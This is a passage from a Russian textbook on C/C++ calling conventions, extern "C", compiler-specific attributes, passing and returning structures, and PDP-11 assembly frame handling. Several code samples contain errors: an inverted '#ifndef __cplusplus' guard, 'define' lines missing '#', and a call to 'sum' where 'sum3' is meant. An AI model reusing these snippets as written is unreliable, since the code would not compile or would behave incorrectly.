Использование «смешанных» проектов, использующих компоненты, написанные на разных языках, а также наличие универсальных библиотек системного API, приводит к тому, что компиляторы могут использовать и создавать подпрограммы, реализующие сразу некоторое небольшое подмножество распространённых соглашений о вызовах (среди которых почти всегда есть соглашение языка C), помимо соглашения собственного языка программирования, обеспечивающее эффективную реализацию механизмов этого языка.

В графе вызовов можно выделить два типа подпрограмм: «узловые» и «листовые». С технической точки зрения использование неспецифичного для данного языка соглашения о вызовах листовыми подпрограммами не представляет никаких сложностей (большинство подпрограмм системного API именно такое), но для узловых может быть затруднительным (см., к примеру, стр. 237, 239 и далее об обработке исключений в C++ и восстановлении значений локальных переменных при нелокальных переходах и обработке исключений).

В обычных условиях стараются ограничить возможность использования неспецифичных соглашений о вызовах только листовыми подпрограммами, однако существует два типичных случая, в которых это не выполняется:

а) Использование т. н. *подпрограмм обратного вызова* (*callback*) в API общего назначения (например, для GUI-приложений Windows API такими являются т. н. [оконные процедуры](#)). В этом случае разработчики API стараются сделать так, чтобы все промежуточные функции от обращения к API до вызова callback-подпрограммы никак не использовали механизмы языка — т. е. эта часть API должна быть автономна и независима от основной программы и от используемого языка программирования; из библиотек API не должно быть никаких обращений к подпрограммам и данным специфичной для языка библиотеки времени выполнения<sup>1</sup>.

б) Языки C и C++ образуют особую пару, в которой семантика и механизмы языков в значительной мере отличаются, что приводит к различным соглашениям для подпрограмм на C и на C++, но при этом в графе вызовов подпрограммы на C и C++ могут чередоваться в любом порядке, т. е. как для листовых, так и для узловых подпрограмм может быть использовано любое соглашение о вызовах. Это оказывает существенное влияние на генерацию кода компиляторами и разработку подпрограмм библиотеки времени выполнения.

---

1 Тут надо сделать пару замечаний: 1) Во многих системах стандартная библиотека языка C содержит системное API и, фактически, является универсальной для самых разных языков программирования; это позволяет свободно обращаться к любым её подпрограммам и существенно упрощает разработку других API. 2) Иногда для согласования механизмов языка программирования с механизмами языка, на котором реализовано API, используют т. н. подпрограммы-обёртки (*wrapper functions, thunk*), зачастую автоматически генерируемые.

Основные отличия в механизмах двух этих языков связаны с:

- обработкой исключений в C++, которая, по сути, сходна с нелокальными переходами, вследствие чего влияет на возможность размещения переменных в регистрах и требует поддержки механизмов раскрутки стека;
- возможностью перегрузки подпрограмм с разными типами аргументов, что требует, с одной стороны, развитого декорирования имён и, с другой стороны, требует отказа от подпрограмм с переменным числом аргументов<sup>1</sup> и одновременно позволяет выполнять очистку стека от аргументов в подпрограммах, а не в вызывающем коде;
- поддержкой шаблонов (*template*) и других конструкций (например, констант, встроенных функций и пр.), которые реализуются в виде т. н. общих (*comdat*) записей (т. е. современных аналогов прежних накладываемых секций);
- передачей в экземплярные методы объектов неявного аргумента, содержащего указатель на данный объект (*this*); зачастую, хотя и не всегда, для передачи этого указателя используется регистр, даже если остальные аргументы передаются через стек;
- усложнением структуры объектов: помимо явно перечисленных членов данных в объекты включаются указатели на служебные описания типов и таблицы виртуальных методов; в результате размер структур, объединений и классов может быть не равен суммарному размеру членов данных (даже с учётом выравнивания их в памяти)<sup>2</sup>.

При таких отличиях в трансляции подпрограмм необходимо предусмотреть в программе на C++ возможность описания подпрограмм и данных, реализованных средствами С. Для этого в C++ поддерживается возможность задать используемый язык прямо в тексте программы с помощью ключевого слова **extern** (в обычном С это слово используется только для описания внешних имён для данного модуля), указав после него название языка:

```
extern "C++" int test( int a, int b ); /* Внешняя подпрограмма на C++ */
extern "C" int data;                  /* Внешняя переменная на С */
extern "C" {
    /* здесь можно разместить как прототипы и описания */
    /* глобальных переменных, так и их реализации */
    int data;                      /* реализация переменной на С */
}
```

- 
- 1 Если в C++ описать подпрограмму с переменным числом аргументов, то она автоматически будет использовать соглашение языка С, а не C++. Общие правила выбора перегруженной функции предполагают использование подходящей по типам аргументов функции с соглашением о вызовах C++ и, если такой не обнаружено, то тогда функции с соглашением С. При этом допустима только одна реализация функции с данным именем, использующая соглашение о вызовах, отличное от C++ (т. к. только для C++ выполняется сложное декорирование имён).
  - 2 При этом тривиальное сохранение в файле и загрузка из файла некоторого объекта по указателю и размеру может оказаться фатальной, потому что в записанные данные будут включены служебные поля с указателями, которые позже, во время загрузки, уже должны быть иными.

Особый случай представляет собой разработка универсальных подпрограмм и соответствующих заголовочных файлов с их прототипами, которые могут использоваться как программами на C, так и на C++ (скажем, как `stdlib.h`). В таких файлах собраны прототипы функций и глобальных переменных, реализованных на C (что позволяет использовать их на обоих языках), но их надо описывать разным способом (с `extern "C"` или без), в зависимости от языка программы, в которую включается этот заголовочный файл. Для этого в начале и конце каждого такого заголовочного файла добавляют примерно такие строки:

```
#ifdef __cplusplus
extern "C" {
#endif

/* основное содержимое заголовочного файла */

#ifndef __cplusplus
}
#endif
```

Если бы в C и C++ используемые соглашения о вызовах были ограничены только двумя видами (собственно соглашение C и соглашение C++), то данный синтаксис был бы достаточен. Однако, во-первых, многие компиляторы допускают взаимодействие компонент, написанных на разных языках программирования, а не только C и C++, т. е. должна существовать возможность обращения из C/C++ к подпрограммам на Pascal, Fortran и т. д., и наоборот — предоставления своих подпрограмм для компонент, написанных на этих языках. Во-вторых, во многих системах часто применяют специфичные соглашения о вызовах для подпрограмм системного API и других целей. При этом для различных платформ списки поддерживаемых соглашений существенно различаются, поэтому в каждой конкретной реализации компилятора C/C++ предусмотрены свои собственные нестандартные расширения, позволяющие дополнительно определять используемое соглашение.

Ранее для этих целей использовались специальные модификаторы объявлений `cdecl`, `pascal`, иногда `fortan` и др., позже их стали записывать с подчёркиваниями (`_cdecl`, `_pascal`), ещё позже сложилось правило начинать имена всех нестандартных ключевых слов, глобальных переменных и функций, специфичных для компилятора, с двойного подчёркивания (`__cdecl`, `__pascal`). В настоящее время для задания нестандартных параметров вместо большого числа нестандартных ключевых слов всё чаще используют специальные директивы (`__declspec()`, `__attribute__(())`), хотя этот способ ещё не стал универсальным.

Едва ли не наибольшее разнообразие соглашений о вызовах подпрограмм используется в Microsoft, и, для обеспечения совместимости с существующими библиотеками, компиляторы других разработчиков тоже оказались вынуждены поддерживать соответствующие механизмы (хотя синтаксис часто отличается). Скажем, компилятор Intel C/C++ поддерживает эти расширения в синтаксисе Visual C/C++, а GCC - в своём собственном (см. табл. 42).

Таблица 42: Обозначения некоторых соглашений о вызовах и атрибутов подпрограмм в Visual C/C++ и их эквиваленты в GCC

<i>Visual C/C++</i>	<i>GCC</i>	Примечания
<code>__cdecl</code>	<code>__attribute__((cdecl))</code>	Соглашение языка C (не C++)
<code>__stdcall</code>	<code>__attribute__((stdcall))</code>	Системные вызовы Win32 API
<code>__fastcall</code>	<code>__attribute__((fastcall))</code>	Оптимизированное соглашение
<code>__thiscall</code>	нет	Для методов объектов C++
<code>__clrcall</code>	нет	Специфично для .NET
<code>__pascal</code> <code>__fortran</code> <code>__syscall</code> <code>__oldcall</code>	Эти соглашения современными версиями Visual C/C++ не поддерживаются (некоторые, такие как <code>__syscall</code> или <code>__oldcall</code> , первоначально были зарезервированы для использования в будущем, но так и не пригодились)	
<code>__declspec(noreturn)</code>	<code>__attribute__((noreturn))</code>	Функция не возвращает управления (как, например, <code>exit()</code> )
<code>__declspec(nothrow)</code>	<code>__attribute__((nothrow))</code>	Функция не генерирует исключений

Рассматривать эти соглашения детально преждевременно (до рассмотрения регистров Intel 8086-совместимых процессоров), но краткий обзор уже возможен и нужен. Дело в том, что принятые умолчания, директивы `extern` и явно указанное соглашение о вызовах могут конфликтовать друг с другом; более того, они различно влияют на различные части соглашения о вызовах (что тоже может варьироваться от компилятора к компилятору).

Обычно задание соглашения влияет на реализацию «интерфейсной» части соглашения: способ и порядок передачи аргументов, освобождение от них стека и т. п., но не оказывает влияния на декорирование имён. В свою очередь `extern` явно задаёт правила декорирования, но на порядок передачи аргументов оказывает влияние лишь в некоторых ситуациях и лишь тогда, когда соглашение не указано явно. Общее правило: для однозначного задания соглашения о вызовах надо использовать и директиву `extern` и явно указанное соглашение о вызовах.

Соглашение `__cdecl` соответствует обычным подпрограммам на C, как они уже были рассмотрены: аргументы вычисляются справа-налево, передаются через стек, освобождение стека от аргументов возложено на вызывающий код. Соглашение `__fastcall` предполагает передачу нескольких первых аргументов в регистрах, а всех остальных в стеке; соглашение `__thiscall` используется методами объектов, при этом указатель `this` передаётся в регистре, а все остальные аргументы через стек (не `__thiscall`-метод получает `this` в неявном аргументе, передаваемом через стек). Соглашения `__fastcall`, `__thiscall`, как и `__stdcall` предполагают, что очистку стека от аргументов выполняет подпрограмма.

Атрибуты `noreturn` и `nothrow` нужны для корректной трансляции и лучшей оптимизации вызывающего кода: обращение к `nothrow`-функции не вызовет возможных проблем с восстановлением значений локальных переменных при раскрутке (т. к. она не вызовет раскрутку), а вызов `noreturn`-функции завершает дан-

ный поток управления, так что после этого вызова не надо выполнять многих проверок (скажем, на выход из функции без возвращаемого значения и т. п.).

Нестандартность этих атрибутов и ключевых слов при необходимости их регулярного использования существенно усложняет разработку переносимого кода. Если мы хотим, например, разработать функцию `int isquare( int )` возвращающую квадрат целого числа, так, чтобы она вошла в какую-либо универсальную библиотеку, мы должны написать её на С (тогда её можно вызывать из C++ и из программ на многих других языках программирования). При этом мы также должны предоставить такой её прототип, чтобы она вызывалась как обычная С-функция как из программ на С, так и C++ независимо от использованных опций компилятора, да ещё чтобы код был переносим между Visual C/C++, GCC (и, возможно, другими компиляторами):

```
#ifdef __cplusplus
    extern "C" {                                     /* изменить режим декорирования имён */
#endif

#ifndef __GNUC__
    #ifndef __cdecl
        #if defined(__CYGWIN__) || defined(__MINGW32__) || defined(__INTERIX)
            define __cdecl __attribute__((cdecl))
        #else
            define __cdecl
        #endif
    #endif
#endif
/* теперь нестандартный атрибут __cdecl можно использовать в GCC */

int __cdecl isquare( int arg );
    /* передача аргументов и декорирование имени соответствует языку С */

#endif
```

Однако и этот код является ограничено переносимым: при использовании несовместимых с Visual C/C++ или GCC трансляторов этот код может компилироваться<sup>1</sup> с ошибками. Для корректной переносимости кода потребуется тщательная проверка на разных платформах и разных компиляторах с существенным увеличением числа директив условной трансляции. Для написания переносимого кода (а это типичная задача при разработке мало-мальски универсальных библиотек) обязательно нужны проверки на всех заявленных платформах, так как огромное число нюансов не стандартизованы и решаются различно в различных окружениях.

---

<sup>1</sup> Ошибки могут возникнуть как при трансляции, из-за некорректно определённого символа `__cdecl`, так и позже — при сборке (вследствие неправильного декорирования) и даже при выполнении программы (вследствие неправильной передачи аргументов).

**Использование составных типов данных** (классов, структур, объединений) в качестве аргументов и возвращаемых значений заслуживает отдельного обсуждения. Для передачи любых аргументов в подпрограмму существует два основных способа, применяемых в самых разных языках программирования:

*Передача по значению* (*pass by value*, большинство рассмотренных ранее примеров использовали именно этот способ), когда подпрограмма получает фактически копию этой переменной. В случае компилируемых в машинный код языков этот механизм соответствует записи в стек (или регистр) **значения** переменной, по сути копирования переменной в фрейм вызываемой подпрограммы, для которой аргумент отличается от локальной переменной только тем, что находится в «верхней» части фрейма (с большими адресами), тогда как локальные переменные находятся в «нижней» части фрейма. При таком механизме изменение аргумента в подпрограмме никак не может повлиять на значение переменной, чьё значение было передано в подпрограмму, равно как справедливо и обратное утверждение: изменение переменной в вызывающем коде никак не повлияет на значение аргумента уже вызванной подпрограммы, даже если выполняются одновременно (что возможно в случае многопоточной программы).

*Передача по ссылке* (*pass by reference*), когда подпрограмма обращается непосредственно к той переменной, которая ей была передана. Можно считать, что аргумент является лишь «псевдонимом» актуально переданной переменной. При таком способе передачи аргументов изменение аргумента в подпрограмме изменяет непосредственно саму переданную переменную, равно как справедливо обратное: изменение переменной в вызывающем коде изменит аргумент подпрограммы. Этот способ передачи аргументов иногда используется для получения результатов работы подпрограммы<sup>1</sup> (можно вернуть сразу несколько разных результатов в разных аргументах). С точки зрения низкоуровневой реализации *передача аргумента по ссылке* осуществляется *передачей по значению* указателя на переменную.

Если размер переменной сопоставим с размерами целых чисел, то трудоёмкости передачи аргумента по значению и по ссылке примерно равны, но если передаваемый аргумент имеет значительный размер (структура, массив и т. п.), то передача по ссылке выполняется многократно быстрее и требует существенно меньше места в стеке (передача одного указателя), чем передача по значению (размещение в стеке копии структуры или массива). Кроме того, для соглашений о вызовах, допускающих передачу аргументов в регистрах, передавать переменную составного типа надо всё равно через память (статическую или стек). Последнее связано не только с невозможностью передачи больших объектов в малом числе регистров, но и с необходимостью к ним как-то обращаться в подпро-

---

<sup>1</sup> Возможное изменение переданных в виде аргументов переменных иногда рассматривают как побочный эффект подпрограммы и считают нежелательным при программировании. Часто в синтаксис языка программирования вводят специальные средства, чтобы можно было обозначить отсутствие подобных побочных эффектов у подпрограмм. Например, модификатор *const* в C/C++ обозначает переданные аргументы неизменяемыми. Т. е. он явно указывает, что в подпрограмме, несмотря на теоретическую возможность изменения аргумента, нет ни одной операции, которая такие изменения делает.

граммме: в общем виде структура, объект класса и пр. представлены т. н. *левым значением*, т. е. *ссылкой на него в памяти*, а обращение к внутренним полям осуществляется индексной адресацией со смещением от начала объекта. Такой механизм не всегда возможен, если объект размещён в регистрах (границы полей могут не совпадать с границами регистров). С точки зрения затрат на передачу аргумента, передача по ссылке либо не дороже передачи по значению (для объектов малого размера), либо ощутимо дешевле.

Однако нельзя забывать и о том, что каждое обращение по указателю занимает больше места в коде подпрограммы и требует больше процессорного времени (обращение к переменной требует обращения сначала к указателю и лишь затем к самой переменной). Зачастую такой код может быть существенно ускорен при размещении указателя в регистре, что может быть выполнено явным образом программистом (класс памяти `register` при описании локальной переменной, см. стр. 218) или автоматически оптимизирующими компилятором. В общем виде трудоёмкость использования аргумента, переданного по ссылке, в лучшем случае лишь приближается к трудоёмкости использования аргумента, переданного по значению, но в большинстве случаев в разы хуже.

В языке С формально предусмотрен только один способ передачи аргументов — по значению, а передача аргументов по ссылке легко реализуется с помощью указателей. Пример ниже демонстрирует передачу двух аргументов в подпрограмму двумя способами (синтаксис ISO C89 [44]):

```
#include <stdio.h>

typedef struct point {
    int x;
    int y;
} point_t;

point_t sum( point_t a, point_t *b )
{
    point_t R;
    R.x = a.x + b->x;
    R.y = a.y + b->y;
    return R;
}
```

```
int main()
{
    static point_t A = { 1, 2 };
    static point_t B = { 10, 20 };
    point_t S;
    S = sum( A, &B );
    printf(
        "S.x=%d, S.y=%d\n",
        S.x, S.y
    );
    return 0;
}
```

В этом примере аргумент `a` передаётся по значению, т. е. в списке аргументов размещается целиком копия структуры `point_t`, представляющая аргумент `a`. А для аргумента `b` выполняется передача указателя по значению, что является реализацией механизма передачи по ссылке. Низкоуровневые механизмы передачи аргументов и затраты на них различны, соответственно различен синтаксис записи в языке С. Аналогичная ситуация с использованием структур и указателей на структуры: обращение к полю структуры `a` или `R` с точки зрения используемых режимов адресации эквивалентно обращению к обычной локальной переменной

или аргументу, тогда как обращение к полю структуры по указателю на эту структуру требует либо большего числа инструкций, либо более сложных режимов адресации; синтаксис операторов «`.`» и «`->`» подчёркивает эту разницу.

Особого обсуждения заслуживает возвращение подпрограммой экземпляра структуры (или объекта). Для возвращения значений предусмотрен лишь небольшой набор регистров (для PDP11 только R0 и R1), в которых нельзя вернуть объект значительного размера, т. е. в общем случае в регистрах нельзя вернуть структуру или экземпляр класса. Здесь существует две возможности: а) подпрограмма может создать экземпляр объекта в памяти и возвратить указатель на него; б) экземпляр объекта, куда будет помещён результат, должен быть создан в вызывающем коде, а в подпрограмму передан указатель на него в виде неявного аргумента. Рассмотрим последствия этих двух решений подробнее.

В первом случае существенно, что время жизни создаваемого объекта должно превышать время выполнения подпрограммы, т. е. он не может размещаться во фрейме вызова подпрограммы (подробнее об этом см. стр. 213). Кроме того, в С возвращение адреса объекта или самого объекта отличается синтаксически:

```
point_t * sum2( point_t a, point_t *b ) /* функция Возвращает адрес */
{
    static point_t R; /* экземпляр структуры в статической памяти */
    ...
    return &R;        /* Возврат адреса постоянного объекта */
}
```

Этот вариант неудачен: подпрограмма не является повторно-входимой. Более корректное решение по этой схеме сложнее, оно требует выделения памяти в куче, проверки удачного выделения и освобождения занятой памяти:

```
#include <stdio.h>
#include <stdlib.h>

typedef struct point {
    int x;
    int y;
} point_t;

point_t * sum2(point_t a, point_t *b)
{
    point_t *P = (point_t*)malloc(
        sizeof(point_t) );
    if ( P ) {
        P->x = a.x + b->x;
        P->y = a.y + b->y;
    }
    return P;
}
```

```
int main()
{
    static point_t A = { 1, 2 };
    static point_t B = { 10, 20 };
    point_t *S;
    S = sum2( A, &B );
    if ( S ) {
        printf(
            "S.x=%d, S.y=%d\n",
            S->x, S->y
        );
        free( S );
    }
    return 0;
}
```

Операция выделения памяти в куче C/C++ (функции `malloc`, `calloc`, `free`, операторы `new` и `delete`) достаточно трудоёмкие и требуют далеко не единичных инструкций процессора: надо анализировать и модифицировать списки свободных и занятых блоков памяти и т. п., поэтому такой механизм не слишком удобен в качестве базового механизма возвращения значений<sup>1</sup>. Однако, если сама подпрограмма требует значительных затрат на её выполнение (по сравнению с затратами на выделение памяти в куче), то такой механизм достаточно эффективен. В качестве примера можно привести функции для работы с файлами `FILE* fopen(char*, char*)`, `fclose(FILE*)` и др.

В C/C++ (и вообще в языках без автоматической сборки мусора) функции, возвращающие данные, размещённые в куче, не слишком удобны. Это связано с необходимостью проверять корректность полученных указателей (обычно признаком ошибки является нулевое значение указателя) и с тем, что надо явно вызывать функции для освобождения выделенной памяти (см. в примере выше: вызов `free` в функции `main` и проверку ненулевого значения указателей `P` и `S`). Эти проверки и освобождения памяти могут существенно загромоздить код. В качестве иллюстрации рассмотрим сложение не двух, а трёх переменных `A`, `B` и `C` с помощью приведённой выше функции `sum2`:

*Неправильно, утечка памяти:*

```
point_t A, B, C, *S;
S = sum2( A, sum2( B, &C ) );
/* экземпляр структуры,
   созданный вложенным вызовом
   sum2, не освобождается.
*/
```

*Правильно, временная структура удаляется из кучи:*

```
point_t A, B, C, *tmp, *S = (point_t*)0;
tmp = sum2( B, &C );
if ( tmp ) {
    S = sum2( A, tmp );
    free( tmp );
}
```

Языки C/C++ дают возможность (при наличии такого желания) реализовать почти любой механизм языков ещё более высокого уровня, но ценой разработки и отладки собственной реализации этого механизма. Понятно, что при этом можно реализовать лишь минимально необходимые операции наиболее эффективным способом, что обеспечивает высокую скорость выполнения задачи. Однако трудоёмкость такой разработки и отладки оказывается очень велика.

*Чем ниже уровень языка, тем быстрее может работать написанный на нём код, но при этом стоимость его разработки возрастает качественно.*

1 По крайней мере, для языка уровня С, ориентированного на разработку эффективного с вычислительной точки зрения кода. Языки программирования, использующие кучи с автоматическим сбором мусора (C#, Ruby и многие другие), могут использовать этот механизм в качестве базового. В Ruby, скажем, все переменные, в том числе локальные, создаются в куче и их время жизни определяется не временем выполнения подпрограммы, а продолжительностью их использования: переменная будет уничтожена лишь тогда, когда к ней больше не будут обращаться (т. е. когда она будет считаться «мусором»). В таких случаях подпрограммы могут возвращать ссылки на свои локальные переменные совершенно свободно и ошибки, рассмотренные на стр. 213, просто невозможны. Это существенно упрощает и многократно ускоряет разработку программ, хотя и ценой использования более медленных базовых механизмов.

Во втором случае, с использованием неявного аргумента, генерируемый компилятором код будет примерно эквивалентен следующему:

```
#include <stdio.h>
typedef struct point {
    int x;
    int y;
} point_t;
point_t * sum3( point_t *P,
                point_t a, point_t *b )
{
    point_t R;
    R.x = a.x + b->x;
    R.y = a.y + b->y;
    *P = R;
    return P;
}

int main()
{
    static point_t A = { 1, 2 };
    static point_t B = { 10, 20 };
    point_t S;
    sum( &S, A, &B );
    printf(
        "S.x=%d, S.y=%d\n",
        S.x, S.y
    );
    return 0;
}
```

Здесь первый аргумент функции `sum3` описан явным образом, хотя в действительности он неявно добавляется транслятором. Кроме того, функция (здесь `sum3`) обычно возвращает не саму структуру (как делает исходный вариант `sum`), а указатель, переданный первым аргументом. Наличие возвращаемого указателя на результат позволяет использовать `sum3` в «связках» из нескольких вызовов:

```
point_t A, B, C, S, tmp;
sum3( &S, A, sum3( &tmp, B, &C ) );
```

Или, если нужен не адрес (возвращаемый `sum3`), а непосредственно сам экземпляр структуры, то просто применяется разыменование:

```
sum3( &S, *sum3( &tmp, A, &B ), &C );
```

При этом проверка на ненулевое возвращаемое значение обычно не нужна, т. к. всегда возвращается то, что передано в аргументе, а это либо заведомо ненулевой адрес некоторой переменной (иначе должна быть диагностирована ошибка создания фрейма), либо ранее проверенный корректный указатель (результат динамического выделения памяти всегда должен быть проверен до его использования, т. е. ещё до передачи в виде аргумента в подпрограмму, иная практика — грубейшая ошибка программиста).

Надо обратить внимание на использование локальной переменной `R`, которая перед выходом из подпрограммы копируется в структуру `*P = R`, заданную первым аргументом. На первый взгляд это лишняя операция, так как проще непосредственно обращаться к полям структуры `*P`. Дело в том, что в синтаксисе С нет иной возможности обращаться к неявному аргументу, используемому для возвращения значения, кроме как указать возвращаемое значение в операторе `return`. Т. е. оператор `return` с указанием возвращаемого значения составного

типа<sup>1</sup> (как сделано в функции `sum`) соответствует копированию возвращаемого значения по адресу, заданному неявным аргументом, и возвращению этого адреса. На низком уровне операции присвоения структур (т. е. выражения типа `*P = R;` или разыменование `R = *sum3( &tmp, A, &B );`) эквивалентны копированию областей памяти заменяются при трансляции на вызов функции `memcpy` (или аналогичной) или внедрённым кодом, осуществляющим такое копирование.

В некоторых реализациях С (скажем, DEC PDP-11 С) неявный аргумент является не указателем на временный объект возвращаемого типа, а сам является объектом этого типа. Это решение приводит к дополнительным операциям копирования возвращаемого объекта, так как размещается в той части фрейма, которая динамически используется для аргументов вызываемых подпрограмм.

#### *Пример 30. Структуры в роли аргументов и возвращаемых значений.*

Для демонстрации обоих вариантов рассмотрим код, генерируемый компиляторами DEC PDP-11 С v1.2-006 и Decus С с дополнительными оговорками: *a)* оба транслятора используют вызов вспомогательных подпрограмм библиотеки времени выполнения для формирования и освобождения фрейма, их код приводится ниже; *b)* вызов функции `printf` в конце `main` будет опущен для сокращения кода.

<i>DEC PDP-11 C (файл <code>smpa30.c</code>)</i>	<i>Decus C (файл <code>smpb30.c</code>)</i>
<pre>#include &lt;stdio.h&gt;  typedef struct point {     int     x;     int     y; }    point_t;  point_t sum( point_t a, point_t *b ) {     point_t R;      R.x = a.x + b-&gt;x;     R.y = a.y + b-&gt;y;      return R; }  static point_t  A = { 1, 2 }; static point_t  B = { 10, 20 };  main() {     point_t S;     S = sum( A, &amp;B ); }</pre>	<pre>typedef struct point {     int     x;     int     y; }    point_t;  point_t *sum3( P, a, b ) point_t *P;  point_t a;  point_t *b; {     point_t R;      R.x = a.x + b-&gt;x;     R.y = a.y + b-&gt;y;      copy( P, &amp;R, sizeof(R) );     return P; }  static point_t  A = { 1, 2 }; static point_t  B = { 10, 20 };  main() {     point_t S;     sum3( &amp;S, A.x, A.y, &amp;B ); }</pre>

<sup>1</sup> Если объект составного типа достаточно мал, чтобы его можно было упаковать в целое число поддерживаемой процессором длины (обычно до 4-8 байт), то он может передаваться как обычное целое число, без использования обсуждаемого здесь механизма.

Синтаксис и семантика языка, поддерживаемые этими компиляторами, различаются (Decus C не позволяет ни присваивать, ни передавать в аргументах, ни возвращать структуры в качестве результата), поэтому показаны слегка отличающиеся варианты: для DEC PDP-11 С приводится вариант, максимально близкий к примеру со стр. 272 (функция `sum`), использующий неявный аргумент-структурку, а для Decus C приводится вариант, приближенный к примеру со стр. 275 (функция `sum3`), с имитацией<sup>1</sup> неявного аргумента-указателя (`point_t *P`) на структуру.

Перед рассмотрением ассемблерного кода и структуры фреймов подпрограмм надо сделать пару предварительных замечаний:

В примере для Decus C (`smpb30.c`) интересно, что синтаксис языка допускает описание *формального аргумента* функции составного типа (см. аргумент `a` подпрограммы `sum3`), но не допускает передачу *фактического аргумента* составного типа (см. вызов функции `sum3` в `main`). Функция `sum3` описана с 3-мя аргументами: указатель, аргумент составного типа (структура `point_t`) и ещё один указатель. При вызове `sum3` указывается 4 аргумента простого типа: указатель, затем два аргумента, представляющих поля структуры `point_t` и последний указатель. Два фактических аргумента `A.x` и `A.y` формируют в списке аргументов экземпляр структуры `point_t`, совпадающий в памяти с формальным аргументом `a`. При реализации такого приёма надо учитывать, *во-первых*, порядок размещения аргументов в стеке и порядок вычисления значений аргументов и, *во-вторых*, выравнивание размеров аргументов с учётом гранулярности (в данном случае это не проявляется, размеры полей структуры соответствуют гранулярности размещения аргументов, но в общем случае может потребоваться комбинировать несколько полей в один аргумент или, наоборот, разбивать поле на части).

В случае DEC PDP-11 С (`smra30.c`) надо подчеркнуть, что возврат структур в данном случае реализуется транслятором, поэтому механизм должен быть универсальным, в том числе он должен успешно работать, если функция `sum` используется в сложном выражении, когда результат не просто записывается в некоторую переменную, а является аргументом другой функции или операндом какого-либо оператора. Это предполагает использование временных неявных локальных переменных, в которых сохраняются промежуточные результаты вычислений. В итоге функция `sum` должна вернуть результат не прямо в переменную `S` функции `main`, а сначала в неявную временную переменную, созданную транслятором во фрейме `main`, и затем это значение будет скопировано в `S`. В нашем примере функция `sum` сохраняет результат в неявном аргументе, который копируется в неявную временную переменную и затем снова копируется из временной переменной в переменную `S`. Транслятор генерирует, как правило, именно такой громоздкий избыточный код, который может быть позже упрощён оптимизатором (здесь рассматривается не оптимизированный случай).

---

<sup>1</sup> В случае Decus C исходный код программы изменён таким образом, чтобы сгенерированный транслятором ассемблер соответствовал альтернативному подходу, используемому в современных компиляторах гораздо чаще. Здесь приводятся примеры для компиляторов 30-ти летней давности, что иногда вынуждает конструкциями на языке высокого уровня имитировать механизмы, обычно реализуемые низкоуровневыми средствами.

Ниже рассматриваются ассемблерные программы, полученные в результате трансляции файлов *smpa30.c* и *smpb30.c* с помощью компиляторов DEC PDP-11 C и Decus C. Ассемблер приводится в виде «параллельных» текстов, что упрощает сопоставление двух вариантов между собой.

Глобальные переменные (*point\_t A* и *point\_t B*) реализуются в специальных секциях данных (\$READW для DEC PDP-11 C и c^data для Decus C), доступных для чтения и изменения:

No	<i>DEC PDP-11 C, Macro-11</i>	<i>Decus C, ассемблер Decus</i>
1	.PSECT \$READW,RW,D,GBL,REL,CON,SAV	.psect c^data
2	_A: .WORD 1, 2	_A: .word 1,2
3	_B: .WORD 10., 20.	_B: .word 12,24

Для формирования и освобождения фрейма вызова оба компилятора используют стандартные подпрограммы библиотеки времени выполнения. Их дисассемблированный код приводится ниже (см. строки 5...17, C\$SA40 для DEC PDP-11 C, csv~ и cret~ для Decus C).

В случае Decus C подпрограмма csv~ сохраняет в стеке регистры R5..R2 (R5 заносится в стек инструкцией вызова jsr r5, csv~), кроме того в стеке заносится адрес инструкции, следующей за подпрограммой csv~ (в действительности это адрес начала подпрограммы cret~). В обычном случае этот адрес не используется и соответствует одному слову, зарезервированному в стеке для локальных переменных, поэтому для резервирования места для переменной R, размером 4 байта, из SP вычитается только 2 (см. строку 19 в правой колонке).

Подпрограммы в Decus C заканчиваются не инструкцией выхода из подпрограммы (rts, return), а инструкцией перехода jmp cret~ (см. строки 35 и 49, правая колонка), на процедуру, восстанавливающую значения сохранённых регистров R2..R4, устанавливающую SP в нужную часть фрейма и затем восстанавливающую R5 и окончательно выполняющую выход из подпрограммы (return)<sup>1</sup>. При такой организации cret~ в подпрограммах можно использовать динамическое выделение памяти в стеке, например, аналогично функции alloca.

В случае компилятора DEC PDP-11 C сохранять требуется регистры R0, R4 и R5. Эта операция выполняется следующим образом: подпрограмма C\$SA40 вызывается с помощью инструкции CALL (JSR PC), которая в стек заносит адрес возврата, т. е. адрес продолжения подпрограммы. Таким образом, в фрейме оказывается подряд два адреса возврата: адрес возврата в вызвавшую подпрограмму (здесь: в main) и адрес возврата в начало подпрограммы (здесь: второй инструкции подпрограммы sum). Последний адрес извлекается в R1, а на его место заносится значение R5, после чего в стек заносятся регистры R4 и R0 и осуществляется вызов «подпрограммы» по адресу в R1 (строка 10), так что в стек заносится адрес продолжения подпрограммы C\$SA40. Подпрограммы в DEC PDP-11 C заканчиваются обычным RETURN (RTS PC), который возвращает управление в C\$SA40 для

<sup>1</sup> Если подпрограмма не изменяет SP и не изменяет дополнительного слова, занесённого в стек подпрограммой csv~, то вместо jmp cret~ может быть выполнен rts pc или return — функция cret~ находится в образе задачи всегда сразу за функцией csv~, так что управление будет корректно передано в подпрограмму освобождения фрейма вызова.

восстановления регистров и выхода из подпрограммы. На рис. 22, стр. 280 видно, что во фрейме каждой подпрограммы присутствуют два адреса возврата: один в служебную C\$SA40 и другой в вызывающую подпрограмму.

<pre> 4 .PSECT \$CODEI,R0,I,LCL,REL,CON 5 C\$SA40: 6     MOV    (SP), R1 7     MOV    R5, (SP) 8     MOV    R4, -(SP) 9     MOV    R0, -(SP) 10    CALL   (R1) 11    MOV    (SP)+, R0 12    MOV    (SP)+, R4 13    MOV    (SP)+, R5 14    RETURN 15 16 17 </pre>	<pre> .psect c~code csv~: mov r5, r0        mov sp, r5        mov r4, -(sp)        mov r3, -(sp)        mov r2, -(sp)        call (r0)  cret~: mov r5, r2        mov -(r2), r4        mov -(r2), r3        mov -(r2), r2        mov r5, sp        mov (sp)+, r5        return </pre>
--	--

DEC PDP-11 С для обращения к локальным переменным и аргументам использует индексную адресацию к SP, а Decus C — индексную к R5, ср., например, строки 20 или 24 в обоих столбцах. Логика работы sum и sum3 должна быть по-нятна, адреса аргументов и локальных переменных см. на рис. 22 (стр. 280).

